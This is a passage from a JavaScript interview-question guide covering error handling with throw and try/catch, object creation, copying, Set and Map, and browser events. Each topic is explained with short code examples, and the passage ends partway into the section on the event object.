Q. What is the purpose of the **throw** statement in JS?

- ❖ The throw statement stops the execution of the current function and **passes the error to the catch block of calling function**.




```
function UserData() {
  try {
    validateUserAge(25);
    validateUserAge("invalid"); // This will throw
    validateUserAge(15); // This will not execute
  } catch (error) {
    console.error("Error:", error.message);
  }
}

function validateUserAge(age) {
  if (typeof age !== "number") {
    throw new Error("Age must be a number");
  }
  console.log("User age is valid");
}
```

Q. What is **Error propagation** in JS?

- ❖ Error propagation refers to the process of passing or propagating an error from **one part of the code to another** by using the **throw statement** with try catch.



```
function UserData() {
  try {
    validateUserAge(25);
    validateUserAge("invalid"); // This will throw
    validateUserAge(15); // This will not execute
  } catch (error) {
    console.error("Error:", error.message);
  }
}

function validateUserAge(age) {
  if (typeof age !== "number") {
    throw new Error("Age must be a number");
  }
  console.log("User age is valid");
}
```

Q. What are the best practices for **error handling**?


```
// 1. Use Try Catch and Handle Errors Appropriately
try {
    // Code that may throw an error
} catch (error) {
    // Error handling and recovery actions
}
```

```
// 2. Use Descriptive Error Messages
throw new Error("Cannot divide by zero");
```

```
// 3. Avoid Swallowing Errors
try {
    // Code that may throw an error
} catch (error) {
    // Do not leave the catch blank
}
```

```
// 4. Log Errors
try {
    // Code that may throw an error
} catch (error) {
    console.error("An error occurred:", error);
    // Log the error with a logging library
}
```

Q. What are the different **types of errors** In JS?




Chapter 10: Objects




- Q. What are Objects in JS?
- Q. In how many ways we can create an object?
- Q. What is the difference between an array and an object?
- Q. What is the difference between array and objects?
- Q. How do you add or modify or delete properties of an object?
- Q. Explain the difference between dot notation and bracket notation?
- Q. What are some common methods to iterate over the properties of an object?
- Q. How do you check if a property exists in an object?
- Q. How do you clone or copy an object?
- Q. What is the difference between deep copy and shallow copy in JS?
- Q. What is Set Object in JS?
- Q. What is Map Object in JS?
- Q. What is the difference between Map and Object in JS?

Q. What are **Objects** in JS? **V. IMP.**



Q. What are **Objects** in JS? **V. IMP.**

- ❖ An object is a data type that allows you to store **key-value** pairs.



```
//Object Example
let person = {
  name: "Happy",
  hobbies: ["Teaching", "Football", "Coding"],
  greet: function () {
    console.log("Name: " + this.name);
  },
};

console.log(person.name);
// Output: "Happy"

console.log(person.hobbies[1]);
// Output: "Football"

person.greet();
// Output: "Name: Happy"
```

Q. In how many ways we can **create** an object?

Ways to create and initialize an object

Object Literal

```
// Object literal
var person = {
  name: "Happy",
  age: 38,
  role: "Trainer"
};
console.log(person);
```

```
▼ {name: 'Happy', age: 38, role: 'Trainer'}
  age: 38
  name: "Happy"
  role: "Trainer"
  ► [[Prototype]]: Object
```

Object Constructor

```
// Object Constructor
var person = new Object();
person.name = "Happy";
person.age = 38;
person.role = "Trainer";
console.log(person);
```

Object.create() Method

```
// Object.create() Method
var person = {
  name: "",
  age: 0,
  role: ""
};

var men = Object.create(person);
men.name = "Happy";
men.age = 38;
men.role = "Trainer";
```

Q. What is the difference between an **array** and an **object**?

Arrays	Objects
1. Arrays are collection of values.	Objects are collections of key-value pairs.
2. Arrays are denoted by square brackets [].	Objects are denoted by curly braces {}.
3. Elements in array are ordered.	Properties in objects are unordered.

```
// Array  
var fruits = ["apple", "banana", "orange"];
```

```
// Object  
var person = {  
  name: "Amit",  
  age: 25,  
  city: "Delhi"  
};
```

Q. How do you **add** or **modify** or **delete** properties of an object?

```
//Blank object  
var person = {};
```

```
// Adding Properties  
person.name = "Happy";  
person.age = 35;  
person.country = "India"
```

```
// Modifying Properties  
person.age = 30;
```

```
// Deleting Properties  
delete person.age;
```

Q. Explain the difference between **dot notation** and **bracket notation**?

- ❖ Both dot notation and bracket notation are used to **access properties or methods** of an object.
- ❖ Dot notation is more popular and used due to its **simplicity**.

```
const person = {  
  name: 'Happy',  
  age: 35,  
};
```


```
// Dot notation:  
console.log(person.name);  
// Output: 'Happy'
```

```
// Bracket notation:  
console.log(person['name']);  
// Output: 'Happy'
```

- ❖ Limitation of dot notation - In some scenarios bracket notation is the only option, such as when accessing properties when the **property name is stored in a variable**.

```
// Dynamically assign property name  
// to a variable  
var propertyName = 'age';  
  
console.log(person[propertyName]);  
// Output: '35'  
  
console.log(person.propertyName);  
// Output: undefined
```

Q. What are some common methods to **iterate** over the properties of an object?



```
const person = {  
  name: "John",  
  age: 30,  
};
```

```
// 1. Using for...in loop  
for (let prop in person) {  
  console.log(prop + ": " + person[prop]);  
}  
// Output: name: John age: 30
```

```
// 2. Using Object.keys() and forEach()  
Object.keys(person).forEach((prop) => {  
  console.log(prop + ": " + person[prop]);  
});  
// Output: name: John age: 30
```

```
// 3. Using Object.values() and forEach()  
Object.values(person).forEach((value) => {  
  console.log(value);  
});  
// Output: John 30
```

Q. How do you check **if a property exists** in an object?

```
var person = {  
  name: "Alice",  
  age: 25  
};
```

```
// 1. Using the in Operator  
console.log("name" in person); // Output: true  
console.log("city" in person); // Output: false
```

```
// 2. Using the hasOwnProperty() Method  
console.log(person.hasOwnProperty("name")); // Output: true  
console.log(person.hasOwnProperty("city")); // Output: false
```

```
// 3. Comparing with undefined  
console.log(person.name !== undefined); // Output: true  
console.log(person.city !== undefined); // Output: false
```

Q. How do you **clone or copy** an object?

Ways to clone
or copy an
object

1. Spread Syntax
(...)

2. Object.assign()

3. JSON.parse() &
JSON.stringify()

```
// Original object
const originalObject = {
  name: 'Happy',
  age: 35,
  city: 'Delhi',
};
```

```
// Method 1: Spread syntax (shallow copy)
const clonedObjectSpread = { ...originalObject };
```

```
// Method 2: Object.assign() (shallow copy)
// Parameters: target, source
const clonedObjectAssign = Object.assign({}, originalObject);
```

```
// Method 3: JSON.parse() and JSON.stringify() (deep copy)
const clonedObjectJSON = JSON.parse(JSON.stringify(originalObject));
```

Q. What is the difference between **deep copy** and **shallow copy** in JS?

- ❖ Shallow copy in **nested objects case** will modify the parent object property value, if cloned object property value is changed. But deep copy will not modify the parent object property value.

```
// Original object
const person = {
  name: 'Happy',
  age: 30,
  address: {
    city: 'Delhi',
    country: 'India'
  }
};
```

```
// Shallow copy using Object.assign()
const shallowCopy = Object.assign({}, person);

shallowCopy.address.city = 'Mumbai';

console.log(person.address.city); // Output: "Mumbai"
console.log(shallowCopy.address.city); // Output: "Mumbai"
```

```
// Deep copy using JSON.parse() and JSON.stringify()
const deepCopy = JSON.parse(JSON.stringify(person));

deepCopy.address.city = 'Bangalore';

console.log(person.address.city); // Output: "Delhi"
console.log(deepCopy.address.city); // Output: "Bangalore"
```

Q. What is **Set** Object in JS?

- ❖ The Set object is a collection of **unique values**, meaning that duplicate values are not allowed.
- ❖ Set provides methods for **adding, deleting, and checking the existence** of values in the set.
- ❖ Set can be used to **remove duplicate values** from arrays.

```
// Set can be used to remove
// duplicate values from arrays
let myArr = [1, 4, 3, 4];
let mySet = new Set(myArr);

let uniqueArray = [...mySet];
console.log(uniqueArray);
// Output: [1, 4, 3]
```

```
// Creating a Set to store unique numbers
const uniqueNumbers = new Set();
uniqueNumbers.add(5);
uniqueNumbers.add(10);
uniqueNumbers.add(5); //Ignore duplicate values

console.log(uniqueNumbers);
// Output: {5, 10}

// Check size
console.log(uniqueNumbers.size);
// Output: 2

// Check element existence
console.log(uniqueNumbers.has(10));
// Output: true

// Delete element
uniqueNumbers.delete(10);
console.log(uniqueNumbers.size);
// Output: 1
```

Q. What is **Map** Object in JS?

- ❖ The Map object is a collection of **key-value** pairs where each key can be of **any type**, and each value can also be of any type.
- ❖ A Map maintains the **order** of key-value pairs as they were inserted.

```
// Creating a Map to store person details
const personDetails = new Map();
personDetails.set("name", "Alice");
personDetails.set("age", 30);

console.log(personDetails.get("name"));
// Output: "Alice"

console.log(personDetails.has("age"));
// Output: true

personDetails.delete("age");
console.log(personDetails.size);
// Output: 1
```

Q. What is the difference between **Map** and **Object** in JS?


Map	Javascript Object
1. Keys in a Map can be of any data type, including strings, numbers, objects, functions etc.	Keys in a regular JavaScript object are limited to strings and symbols.
2. A Map maintains the order of key-value pairs as they were inserted.	In a regular object, there is no guaranteed order of keys.
3. Useful when keys are of different types, insertion order is important.	Useful when keys are strings or symbols and there are simple set of properties.

Chapter 11: Events



- Q. What are Events? How are events triggered?
- Q. What are the types of events in JS?
- Q. What is Event Object in JS?
- Q. What is Event Delegation in JS?
- Q. What is Event Bubbling In JS?
- Q. How can you stop event propagation or event bubbling in JS?
- Q. What is Event Capturing in JS?
- Q. What is the purpose of the `event.preventDefault()` method in JS?
- Q. What is the use of "this" keyword in the context of event handling in JS?
- Q. How to remove an event handler from an element in JS?

Q. What are **Events**? How are events **triggered**? **V. IMP.**



Q. What are **Events**? How are events **triggered**? **V. IMP.**

- ❖ Events are **actions** that happen in the browser, such as a button click, mouse movement, or keyboard input.

```
<button id="myButton">Click Me</button>
```

```
// Get the reference of button in a variable  
var button = document.getElementById("myButton");  
  
// Attach an event handler to the button  
button.addEventListener("click", handleClick);  
  
// Event handler function  
function handleClick() {  
    alert("button clicked");  
}
```

Event

Event handler/
Callback function


Q. What are the types of **events** in JS? **V. IMP.**

```
<button id="myButton">Click Me</button>
```

```
// Get the reference of button in a variable
var button = document.getElementById("myButton");

// Attach an event handler to the button
button.addEventListener("click", handleClick);

// Event handler function
function handleClick() {
  alert("button clicked");
}
```



Event

Click Event: addEventListener('click', handler)

Mouseover Event: addEventListener('mouseover', handler)

Keydown Event: addEventListener('keydown', handler)

Keyup Event: addEventListener('keyup', handler)

Submit Event: addEventListener('submit', handler)

Focus Event: addEventListener('focus', handler)

Blur Event: addEventListener('blur', handler)

Change Event: addEventListener('change', handler)

Load Event: addEventListener('load', handler)

Resize Event: addEventListener('resize', handler)

Q. What is **Event Object** in JS?


- ❖ Whenever any event is triggered, the browser automatically creates an event object and **passes it as an argument** to the event handler function.
- ❖ The event object contains various properties and methods that provide **information about the event**, such as the type of event, the element that triggered the event etc.

```
<button id="myButton">Click Me</button>
```

